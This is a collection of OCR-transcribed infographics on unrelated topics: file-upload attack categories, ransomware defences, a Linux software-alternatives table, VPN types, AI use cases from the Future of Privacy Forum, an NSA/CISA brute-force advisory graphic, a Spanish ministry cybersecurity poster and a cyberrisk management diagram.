


XMind
Trial Mode
File Upload Attacks
Metadata Leaks
CSV Injection
Open Redirection
Misc File Upload Attacks
File Overwrite
Path Traversal
Server-Side Injection
File Upload Bypasses
Content-Type
n-extension
Client-Side Validation
Null-Byte
Magic Byte
Cross-Site Scripting
XML External Entities
Server-Side Request Forgery
Large File Denial of Service
Pixel Flood Attack
ImageTragik
Remote Code Execution
Malicious File Upload
Zip Slip Attack


Protective Measures

1. Backup and Restore Process
2. Windows Defender Ransomware Protection
3. Block Macros
4. Block Windows Binary Access to Internet
5. Filter Attachments Level 1
6. Filter Attachments Level 2
7. Use Web Proxies
8. Block Executable Downloads
9. Enforce UAC Prompt
10. Remove Admin Privileges
11. Restrict Workstation Communication
12. Sandboxing Email Input
13. Execution Prevention
14. Change Default "Open With" to Notepad
15. Restrict program execution
16. Sysmon
17. VSSAdmin Rename
18. Disable WSH
19. Folder Redirection
20. Remove Backup Server from Domain
21. Multi-Factor-Authentication (MFA)

Low Complexity Measures




Maturity Model of Security Disciplines



Windows Familiar (Lisensi berbayar)	Linux Alternative (Lisensi gratis)
Adobe After Effect	Natron
Adobe Photoshop	Gimp
Adobe Premiere	Lightworks
Adobe Lightroom	Raw Therapee
Adobe Dreamweaver	Blue Fish
Corel Draw	Inkscape
3DsMax	Blender
Ms Office	Libre Office
AutoCAD	OpenSCAD

By: amd_abitia

CENTRALIZED VPN
vs.
DECENTRALIZED VPN



Centralized

Depends on a centralized server.
The biggest risk of a centralized VPN is that once the centralized server is attacked, all users' data will stay in great danger.

Decentralized

Depends on a decentralized structure.
Users' data is distributed to numerous servers on the internet. It's so difficult for hackers to attack all servers at the same time.

Ransomware: Do's and Don'ts

Do's

- **Educate your users**

  Host formal cybersecurity training and test users via fake phishing tools. You must help your team understand their role in preventing infections.

- **Invest in a solid backup and disaster recovery solution**

  Find a reliable backup and disaster recovery solution so you can restore a backup taken before a ransomware infection.

- **Store backups offsite**

  Be sure to store copies of backups at an offsite location at the very least, and in the cloud, too, as a fail safe.

- **Report incidents to authorities**

  If you have an incident, report it to the FBI.

- **Get a cybersecurity insurance policy**

  With a cybersecurity policy from an insurance carrier, you have one final option for some level of recovery, if only financial.

Don'ts

- **Don't hesitate**

  Don't delay when it comes to making and implementing a plan.

- **Don't pay the ransom**

  Don't pay unless it's your only hope, and even then, consider any payment you send may still not get your data back.

- **Don't assume users know how to avoid ransomware**

  Your users might not know how to spot phishing emails or avoid them.

- **Don't assume your firewalls, spam filters, and anti-malware will work perfectly**

  Ransomware attacks are becoming more sophisticated and targeted, an email can sneak through and infect any machine.


- **Don't assume ransomware attacks will decline**

  Though leaders in Washington are pushing for new policies to help slow ransomware, you should protect yourself now rather than assume legislation will help anytime soon.

THE SPECTRUM OF ARTIFICIAL INTELLIGENCE

Produced by FUTURE OF PRIVACY FORUM
FPF.ORG

Artificial Intelligence (AI) is the computerized ability to perform tasks commonly associated with human intelligence, including reasoning, discovering patterns and meaning, generalizing, applying knowledge across spheres of application, and learning from experience. The growth of AI-based systems in recent years has garnered much attention, particularly in the sphere of Machine Learning. A subset of AI, Machine Learning (ML) systems "learn" from the success or accuracy of their outputs, and can change their processing over time, with minimal human intervention. But there are non-ML types of AI that, alone or in combination, lie behind the real-world applications in common use. General AI — a human-level computational system — does not yet exist. But Narrow AI exists in many fields and applications where computerized systems greatly enhance human output or outperform humans at defined tasks. This chart explains the main types of AI, their relationships to each other, and provides specific examples of how they are currently appear in our day-to-day lives. It also demonstrates how AI exists within the timeline of human knowledge and development.



AI USE CASES AND CONTEXTS

FINANCE
TAX COMPLIANCE

A software platform that distills tax laws into a program, creates a personalized decision system, and enables individuals to quickly and accurately file their taxes.

Value of AI: Tax compliance requires complete accuracy. This efficient, interactive system that provides precise and logically connected results allows taxpayers to understand, confirm, and have confidence in the outcome. KE provides transparent and clear explanations.

Types of AI: KE — NN — NLP

HEALTHCARE
AMBIENT CHARTING

The use of background voice-to-text processing during a patient/medical provider exchange to record those interactions into the patient's chart, along with extracting tasks, symptoms, and recommendations for further action as required.

Value of AI: Medical providers spend significant time documenting, with uneven outputs, as well as difficulty in correlating between providers. Ambient systems encode conversations, target key phrases, and present a summary for provider edit/acceptance.

Types of AI: SA — DL — NLP

TRACKING
WORKPLACE MONITORING

Embedded systems can monitor physical and digital traffic, data usage, device management, and some employee behaviors for efficiency and security management of time, assets, and resources.

Value of AI: Monitoring enables necessary enforcement of data security policies and protocols. Also, systems can monitor and manage time reporting and project management tools, as well as ensuring appropriate supervision, training, and support, including for remote workers

Types of AI: RB — CS — NN

MOBILITY AND TRANSPORTATION
TURN-BY-TURN NAVIGATION

Location-based software that provides detailed instructions for travelers to reach a selected designation, customizable mode of transportation, multiple stops, services en route, and real-time adjustments based on traffic, tolls, and weather.

Value of AI: This is a "shortest path" problem solver, able to consider and weight variables such as speed, cost, and personal preferences, and allow personalization based on repeated journeys, as well as link to calendar and scheduling data, and interactive prompts.

Types of AI: S — SA — DL — GAN

SOCIAL MEDIA
SPEECH OR CONTENT MODERATION

Systems can facilitate human teams in identifying, flagging, and deleting posts with defined, prohibited terms (such as "hate speech" or profanity). Categorizing and selectively reacting based on platform policies, usually embedded in human/computer systems for review and decision.

Value of AI: More efficient at scale than human-alone reviews. Additionally, well-designed systems can potentially adapt to variations in context, intent, cultural norms, and user expectations more consistently across platforms.


Types of AI: KE — NLP — RL

FORECASTING
SUPPLY CHAIN MANAGEMENT

Systems to improve traditional inventory and forecasting beyond historical/internal trend data, to weight and include external factors such as weather, consumer sentiment, demographic trends, analysis of portal traffic, stock fluctuations, and service levels

Value of AI: Systems can increase accuracy and efficiency, as well as provide improved transparency and reliable, predictive analytics; enable aggregate forecasting from individual impact up through regional levels.

Types of AI: P&S — ES — KE — ML


PROTECT YOUR NETWORKS FROM GLOBAL BRUTE FORCE CAMPAIGN IMPACTING ENTERPRISE AND CLOUD ENVIRONMENTS
Example of several TTPs used together as part of this type of brute force campaign, which is very likely ongoing from at least mid-2019.
1 Brute force with Kubernetes® cluster; identify valid credentials
2 Use valid creds for initial access; combine with CVEs for remote code execution and privilege escalation
name@domain.com
password123
Login
3 Lateral movement and additional cred access on victim network
4 Use cloud service accounts with delegation permissions for persistent access and mailbox exfil
or
Use valid creds, web shell for persistent access to and exfil from on-premises network
National Security Agency
United States of America
Cybersecurity & Infrastructure Security Agency
CISA
National Cyber Security Centre
a part of GCHQ
For more information, review the joint advisory on NSA.gov/cybersecurity-guidance.

CYBER-SECURITY, AN INTERNATIONAL CHALLENGE

Information and communication technologies have changed our daily habits, creating a more connected world in which borders have blurred. The way to a new digital era has opened up with many benefits but also with threats to global security. Cyber-security has turned into an international challenge that the Ministry of Foreign Affairs and Cooperation has taken up and is working on in various areas.

WHAT IS CYBER-SECURITY?

- It is the instrument needed to **protect** the security of users, of States and of companies on the Internet.

HOW DOES THIS AFFECT US?

- The future is taking us to **hyper-connectivity.**
- This involves **major risks** on security issues at a social, institutional and business level.

WHAT ARE THE RISKS?

- Some governments and terrorist groups resort to **cyber-warfare** tactics to destabilise other countries.
- This may affect **critical infrastructures**, which are essential for the smooth functioning of a country, as well as for energy and transportation.

WHAT MEASURES SHOULD BE TAKEN?

- Foster international **cooperation**.
- Improve **authentication** technologies.
- Circulate **educational campaigns** to learn how to protect oneself in the online world.
- **Raise awareness** on safe digital consumption and the protection of national data.

WHAT IS THE DEPARTMENT DOING ON CYBER-SECURITY?

According to the National Cyber-security Plan, the Ministry of Foreign Affairs and Cooperation is responsible for fostering a safe and reliable international cyber-space, **protecting national and individual interests.** These goals can be achieved through seven specific actions.

- Step up **Spain's presence** on international and regional cyber-security organisations and forums.
- Promote legislative harmonisation and international judicial and police cooperation in the fight against **cyber-crime** and **cyber-terrorism.**
- Push through **international agreements** to strengthen cooperation.
- Create international channels for **information, detection and response.**
- Promote **public and private participation** in international simulations.
- Implement the **"EU Cyber-security Strategy"** and push through an international policy on cyber-space.
- Cooperate with **NATO** on cyber-defence.

Source: National Security Strategy, National Cryptology Centre, Ministry of Foreign Affairs and Cooperation.

© Ministerio de Asuntos Exteriores y de Cooperación

Design: www.nolsom.com

The cyberrisk management information system begins with top-down risk aggregation and proceeds to a bottom-up approach.

Risk management and reporting

Low in risk appetite | In risk appetite | At risk appetite | Out of risk appetite

Top-down risk aggregation is a good way to begin, as it requires the least amount of data and provides the most insight in the shortest time

Methodologies
- Scenario-based, qualitive and quantitative assessments


The top-down risk approach is phased into a bottom-up approach as the organization matures and the required data become available

Methodologies
- Scenario-based, qualitive, and quantitative assessments

- Operational-risk-management (ORM) methodologies and portfolio-theory aggregation

The bottom-up approach allows for more effective risk mitigation: it provides transparency sufficient to achieve optimal risk-treatment decisions for a given budget in line with enterprise capabilities

Methodologies
- Business-impact analysis
- Inherent and residual risk exposure
- Risk-inheritance modeling
- ORM methodologies and portfolio-theory aggregation
- Low-level data processing



1 Group enterprise-information risk exposure

